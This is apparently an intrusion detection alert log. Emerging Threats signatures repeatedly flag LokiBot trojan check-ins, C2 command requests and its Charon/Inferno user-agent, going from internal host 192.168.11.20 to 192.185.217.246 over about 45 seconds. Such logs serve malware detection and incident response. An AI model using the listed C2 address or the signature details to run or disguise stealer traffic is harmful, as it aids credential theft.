11/22/21-15:32:48.637639	TCP	2025381	ET TROJAN LokiBot Checkin	50051	80	192.168.11.20	192.185.217.246
11/22/21-15:32:48.637639	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50051	80	192.168.11.20	192.185.217.246
11/22/21-15:32:49.425049	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50052	80	192.168.11.20	192.185.217.246
11/22/21-15:32:49.425049	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50052	80	192.168.11.20	192.185.217.246
11/22/21-15:32:49.425049	TCP	2025381	ET TROJAN LokiBot Checkin	50052	80	192.168.11.20	192.185.217.246
11/22/21-15:32:49.425049	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50052	80	192.168.11.20	192.185.217.246
11/22/21-15:32:50.252080	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50053	80	192.168.11.20	192.185.217.246
11/22/21-15:32:50.252080	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50053	80	192.168.11.20	192.185.217.246
11/22/21-15:32:50.252080	TCP	2025381	ET TROJAN LokiBot Checkin	50053	80	192.168.11.20	192.185.217.246
11/22/21-15:32:50.252080	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50053	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.018055	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50054	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.018055	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50054	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:51.018055	TCP	2025381	ET TROJAN LokiBot Checkin	50054	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.018055	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50054	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.820206	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50055	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.820206	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50055	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.820206	TCP	2025381	ET TROJAN LokiBot Checkin	50055	80	192.168.11.20	192.185.217.246
11/22/21-15:32:51.820206	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50055	80	192.168.11.20	192.185.217.246
11/22/21-15:32:52.633623	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50056	80	192.168.11.20	192.185.217.246
11/22/21-15:32:52.633623	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50056	80	192.168.11.20	192.185.217.246
11/22/21-15:32:52.633623	TCP	2025381	ET TROJAN LokiBot Checkin	50056	80	192.168.11.20	192.185.217.246
11/22/21-15:32:52.633623	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50056	80	192.168.11.20	192.185.217.246
11/22/21-15:32:53.441472	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50057	80	192.168.11.20	192.185.217.246
11/22/21-15:32:53.441472	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50057	80	192.168.11.20	192.185.217.246
11/22/21-15:32:53.441472	TCP	2025381	ET TROJAN LokiBot Checkin	50057	80	192.168.11.20	192.185.217.246
11/22/21-15:32:53.441472	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50057	80	192.168.11.20	192.185.217.246
11/22/21-15:32:54.224289	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50058	80	192.168.11.20	192.185.217.246
11/22/21-15:32:54.224289	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50058	80	192.168.11.20	192.185.217.246
11/22/21-15:32:54.224289	TCP	2025381	ET TROJAN LokiBot Checkin	50058	80	192.168.11.20	192.185.217.246
11/22/21-15:32:54.224289	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50058	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.050179	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50059	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.050179	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50059	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.050179	TCP	2025381	ET TROJAN LokiBot Checkin	50059	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.050179	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50059	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.835921	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50060	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.835921	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50060	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.835921	TCP	2025381	ET TROJAN LokiBot Checkin	50060	80	192.168.11.20	192.185.217.246
11/22/21-15:32:55.835921	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50060	80	192.168.11.20	192.185.217.246
11/22/21-15:32:56.657881	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50061	80	192.168.11.20	192.185.217.246
11/22/21-15:32:56.657881	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50061	80	192.168.11.20	192.185.217.246
11/22/21-15:32:56.657881	TCP	2025381	ET TROJAN LokiBot Checkin	50061	80	192.168.11.20	192.185.217.246
11/22/21-15:32:56.657881	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50061	80	192.168.11.20	192.185.217.246
11/22/21-15:32:57.466423	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50062	80	192.168.11.20	192.185.217.246
11/22/21-15:32:57.466423	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50062	80	192.168.11.20	192.185.217.246
11/22/21-15:32:57.466423	TCP	2025381	ET TROJAN LokiBot Checkin	50062	80	192.168.11.20	192.185.217.246
11/22/21-15:32:57.466423	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50062	80	192.168.11.20	192.185.217.246
11/22/21-15:32:58.303223	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50063	80	192.168.11.20	192.185.217.246
11/22/21-15:32:58.303223	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50063	80	192.168.11.20	192.185.217.246
11/22/21-15:32:58.303223	TCP	2025381	ET TROJAN LokiBot Checkin	50063	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:32:58.303223	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50063	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.119810	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50064	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.119810	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50064	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.119810	TCP	2025381	ET TROJAN LokiBot Checkin	50064	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.119810	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50064	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.953023	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50065	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.953023	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50065	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.953023	TCP	2025381	ET TROJAN LokiBot Checkin	50065	80	192.168.11.20	192.185.217.246
11/22/21-15:32:59.953023	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50065	80	192.168.11.20	192.185.217.246
11/22/21-15:33:00.747914	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50066	80	192.168.11.20	192.185.217.246
11/22/21-15:33:00.747914	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50066	80	192.168.11.20	192.185.217.246
11/22/21-15:33:00.747914	TCP	2025381	ET TROJAN LokiBot Checkin	50066	80	192.168.11.20	192.185.217.246
11/22/21-15:33:00.747914	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50066	80	192.168.11.20	192.185.217.246
11/22/21-15:33:01.578874	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50067	80	192.168.11.20	192.185.217.246
11/22/21-15:33:01.578874	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50067	80	192.168.11.20	192.185.217.246
11/22/21-15:33:01.578874	TCP	2025381	ET TROJAN LokiBot Checkin	50067	80	192.168.11.20	192.185.217.246
11/22/21-15:33:01.578874	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50067	80	192.168.11.20	192.185.217.246
11/22/21-15:33:02.388015	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50068	80	192.168.11.20	192.185.217.246
11/22/21-15:33:02.388015	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50068	80	192.168.11.20	192.185.217.246
11/22/21-15:33:02.388015	TCP	2025381	ET TROJAN LokiBot Checkin	50068	80	192.168.11.20	192.185.217.246
11/22/21-15:33:02.388015	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50068	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.175165	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50069	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.175165	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50069	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.175165	TCP	2025381	ET TROJAN LokiBot Checkin	50069	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.175165	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50069	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.986134	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50070	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.986134	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50070	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.986134	TCP	2025381	ET TROJAN LokiBot Checkin	50070	80	192.168.11.20	192.185.217.246
11/22/21-15:33:03.986134	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50070	80	192.168.11.20	192.185.217.246
11/22/21-15:33:04.809222	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50071	80	192.168.11.20	192.185.217.246
11/22/21-15:33:04.809222	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50071	80	192.168.11.20	192.185.217.246
11/22/21-15:33:04.809222	TCP	2025381	ET TROJAN LokiBot Checkin	50071	80	192.168.11.20	192.185.217.246
11/22/21-15:33:04.809222	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50071	80	192.168.11.20	192.185.217.246
11/22/21-15:33:05.633001	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50072	80	192.168.11.20	192.185.217.246
11/22/21-15:33:05.633001	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50072	80	192.168.11.20	192.185.217.246
11/22/21-15:33:05.633001	TCP	2025381	ET TROJAN LokiBot Checkin	50072	80	192.168.11.20	192.185.217.246
11/22/21-15:33:05.633001	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50072	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:06.452882	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50073	80	192.168.11.20	192.185.217.246
11/22/21-15:33:06.452882	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50073	80	192.168.11.20	192.185.217.246
11/22/21-15:33:06.452882	TCP	2025381	ET TROJAN LokiBot Checkin	50073	80	192.168.11.20	192.185.217.246
11/22/21-15:33:06.452882	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50073	80	192.168.11.20	192.185.217.246
11/22/21-15:33:07.295714	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50074	80	192.168.11.20	192.185.217.246
11/22/21-15:33:07.295714	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50074	80	192.168.11.20	192.185.217.246
11/22/21-15:33:07.295714	TCP	2025381	ET TROJAN LokiBot Checkin	50074	80	192.168.11.20	192.185.217.246
11/22/21-15:33:07.295714	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50074	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.132693	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50075	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.132693	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50075	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.132693	TCP	2025381	ET TROJAN LokiBot Checkin	50075	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.132693	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50075	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.993364	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50076	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.993364	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50076	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.993364	TCP	2025381	ET TROJAN LokiBot Checkin	50076	80	192.168.11.20	192.185.217.246
11/22/21-15:33:08.993364	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50076	80	192.168.11.20	192.185.217.246
11/22/21-15:33:09.792370	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50077	80	192.168.11.20	192.185.217.246
11/22/21-15:33:09.792370	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50077	80	192.168.11.20	192.185.217.246
11/22/21-15:33:09.792370	TCP	2025381	ET TROJAN LokiBot Checkin	50077	80	192.168.11.20	192.185.217.246
11/22/21-15:33:09.792370	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50077	80	192.168.11.20	192.185.217.246
11/22/21-15:33:10.625210	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50078	80	192.168.11.20	192.185.217.246
11/22/21-15:33:10.625210	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50078	80	192.168.11.20	192.185.217.246
11/22/21-15:33:10.625210	TCP	2025381	ET TROJAN LokiBot Checkin	50078	80	192.168.11.20	192.185.217.246
11/22/21-15:33:10.625210	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50078	80	192.168.11.20	192.185.217.246
11/22/21-15:33:11.443375	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50079	80	192.168.11.20	192.185.217.246
11/22/21-15:33:11.443375	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50079	80	192.168.11.20	192.185.217.246
11/22/21-15:33:11.443375	TCP	2025381	ET TROJAN LokiBot Checkin	50079	80	192.168.11.20	192.185.217.246
11/22/21-15:33:11.443375	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50079	80	192.168.11.20	192.185.217.246
11/22/21-15:33:12.322069	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50080	80	192.168.11.20	192.185.217.246
11/22/21-15:33:12.322069	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50080	80	192.168.11.20	192.185.217.246
11/22/21-15:33:12.322069	TCP	2025381	ET TROJAN LokiBot Checkin	50080	80	192.168.11.20	192.185.217.246
11/22/21-15:33:12.322069	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50080	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.175936	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50081	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.175936	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50081	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.175936	TCP	2025381	ET TROJAN LokiBot Checkin	50081	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.175936	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50081	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.956513	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50082	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:13.956513	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50082	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.956513	TCP	2025381	ET TROJAN LokiBot Checkin	50082	80	192.168.11.20	192.185.217.246
11/22/21-15:33:13.956513	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50082	80	192.168.11.20	192.185.217.246
11/22/21-15:33:14.782492	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50083	80	192.168.11.20	192.185.217.246
11/22/21-15:33:14.782492	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50083	80	192.168.11.20	192.185.217.246
11/22/21-15:33:14.782492	TCP	2025381	ET TROJAN LokiBot Checkin	50083	80	192.168.11.20	192.185.217.246
11/22/21-15:33:14.782492	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50083	80	192.168.11.20	192.185.217.246
11/22/21-15:33:15.609858	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50084	80	192.168.11.20	192.185.217.246
11/22/21-15:33:15.609858	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50084	80	192.168.11.20	192.185.217.246
11/22/21-15:33:15.609858	TCP	2025381	ET TROJAN LokiBot Checkin	50084	80	192.168.11.20	192.185.217.246
11/22/21-15:33:15.609858	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50084	80	192.168.11.20	192.185.217.246
11/22/21-15:33:16.409139	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50085	80	192.168.11.20	192.185.217.246
11/22/21-15:33:16.409139	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50085	80	192.168.11.20	192.185.217.246
11/22/21-15:33:16.409139	TCP	2025381	ET TROJAN LokiBot Checkin	50085	80	192.168.11.20	192.185.217.246
11/22/21-15:33:16.409139	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50085	80	192.168.11.20	192.185.217.246
11/22/21-15:33:17.247523	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50086	80	192.168.11.20	192.185.217.246
11/22/21-15:33:17.247523	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50086	80	192.168.11.20	192.185.217.246
11/22/21-15:33:17.247523	TCP	2025381	ET TROJAN LokiBot Checkin	50086	80	192.168.11.20	192.185.217.246
11/22/21-15:33:17.247523	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50086	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.021826	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50087	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.021826	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50087	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.021826	TCP	2025381	ET TROJAN LokiBot Checkin	50087	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.021826	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50087	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.892767	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50088	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.892767	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50088	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.892767	TCP	2025381	ET TROJAN LokiBot Checkin	50088	80	192.168.11.20	192.185.217.246
11/22/21-15:33:18.892767	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50088	80	192.168.11.20	192.185.217.246
11/22/21-15:33:19.675423	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50089	80	192.168.11.20	192.185.217.246
11/22/21-15:33:19.675423	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50089	80	192.168.11.20	192.185.217.246
11/22/21-15:33:19.675423	TCP	2025381	ET TROJAN LokiBot Checkin	50089	80	192.168.11.20	192.185.217.246
11/22/21-15:33:19.675423	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50089	80	192.168.11.20	192.185.217.246
11/22/21-15:33:20.509338	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50090	80	192.168.11.20	192.185.217.246
11/22/21-15:33:20.509338	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50090	80	192.168.11.20	192.185.217.246
11/22/21-15:33:20.509338	TCP	2025381	ET TROJAN LokiBot Checkin	50090	80	192.168.11.20	192.185.217.246
11/22/21-15:33:20.509338	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50090	80	192.168.11.20	192.185.217.246
11/22/21-15:33:21.394518	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50091	80	192.168.11.20	192.185.217.246
11/22/21-15:33:21.394518	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50091	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:21.394518	TCP	2025381	ET TROJAN LokiBot Checkin	50091	80	192.168.11.20	192.185.217.246
11/22/21-15:33:21.394518	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50091	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.175357	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50092	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.175357	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50092	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.175357	TCP	2025381	ET TROJAN LokiBot Checkin	50092	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.175357	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50092	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.988471	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50093	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.988471	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50093	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.988471	TCP	2025381	ET TROJAN LokiBot Checkin	50093	80	192.168.11.20	192.185.217.246
11/22/21-15:33:22.988471	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50093	80	192.168.11.20	192.185.217.246
11/22/21-15:33:23.860253	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50094	80	192.168.11.20	192.185.217.246
11/22/21-15:33:23.860253	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50094	80	192.168.11.20	192.185.217.246
11/22/21-15:33:23.860253	TCP	2025381	ET TROJAN LokiBot Checkin	50094	80	192.168.11.20	192.185.217.246
11/22/21-15:33:23.860253	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50094	80	192.168.11.20	192.185.217.246
11/22/21-15:33:24.729919	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50095	80	192.168.11.20	192.185.217.246
11/22/21-15:33:24.729919	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50095	80	192.168.11.20	192.185.217.246
11/22/21-15:33:24.729919	TCP	2025381	ET TROJAN LokiBot Checkin	50095	80	192.168.11.20	192.185.217.246
11/22/21-15:33:24.729919	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50095	80	192.168.11.20	192.185.217.246
11/22/21-15:33:25.629944	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50096	80	192.168.11.20	192.185.217.246
11/22/21-15:33:25.629944	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50096	80	192.168.11.20	192.185.217.246
11/22/21-15:33:25.629944	TCP	2025381	ET TROJAN LokiBot Checkin	50096	80	192.168.11.20	192.185.217.246
11/22/21-15:33:25.629944	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50096	80	192.168.11.20	192.185.217.246
11/22/21-15:33:26.463909	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50097	80	192.168.11.20	192.185.217.246
11/22/21-15:33:26.463909	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50097	80	192.168.11.20	192.185.217.246
11/22/21-15:33:26.463909	TCP	2025381	ET TROJAN LokiBot Checkin	50097	80	192.168.11.20	192.185.217.246
11/22/21-15:33:26.463909	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50097	80	192.168.11.20	192.185.217.246
11/22/21-15:33:27.323533	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50098	80	192.168.11.20	192.185.217.246
11/22/21-15:33:27.323533	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50098	80	192.168.11.20	192.185.217.246
11/22/21-15:33:27.323533	TCP	2025381	ET TROJAN LokiBot Checkin	50098	80	192.168.11.20	192.185.217.246
11/22/21-15:33:27.323533	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50098	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.132784	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50099	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.132784	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50099	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.132784	TCP	2025381	ET TROJAN LokiBot Checkin	50099	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.132784	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50099	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.950678	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50100	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.950678	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50100	80	192.168.11.20	192.185.217.246
11/22/21-15:33:28.950678	TCP	2025381	ET TROJAN LokiBot Checkin	50100	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:28.950678	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50100	80	192.168.11.20	192.185.217.246
11/22/21-15:33:29.767328	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50101	80	192.168.11.20	192.185.217.246
11/22/21-15:33:29.767328	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50101	80	192.168.11.20	192.185.217.246
11/22/21-15:33:29.767328	TCP	2025381	ET TROJAN LokiBot Checkin	50101	80	192.168.11.20	192.185.217.246
11/22/21-15:33:29.767328	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50101	80	192.168.11.20	192.185.217.246
11/22/21-15:33:30.513001	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50102	80	192.168.11.20	192.185.217.246
11/22/21-15:33:30.513001	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50102	80	192.168.11.20	192.185.217.246
11/22/21-15:33:30.513001	TCP	2025381	ET TROJAN LokiBot Checkin	50102	80	192.168.11.20	192.185.217.246
11/22/21-15:33:30.513001	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50102	80	192.168.11.20	192.185.217.246
11/22/21-15:33:31.328618	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50103	80	192.168.11.20	192.185.217.246
11/22/21-15:33:31.328618	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50103	80	192.168.11.20	192.185.217.246
11/22/21-15:33:31.328618	TCP	2025381	ET TROJAN LokiBot Checkin	50103	80	192.168.11.20	192.185.217.246
11/22/21-15:33:31.328618	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50103	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.115998	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50104	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.115998	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50104	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.115998	TCP	2025381	ET TROJAN LokiBot Checkin	50104	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.115998	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50104	80	192.168.11.20	192.185.217.246
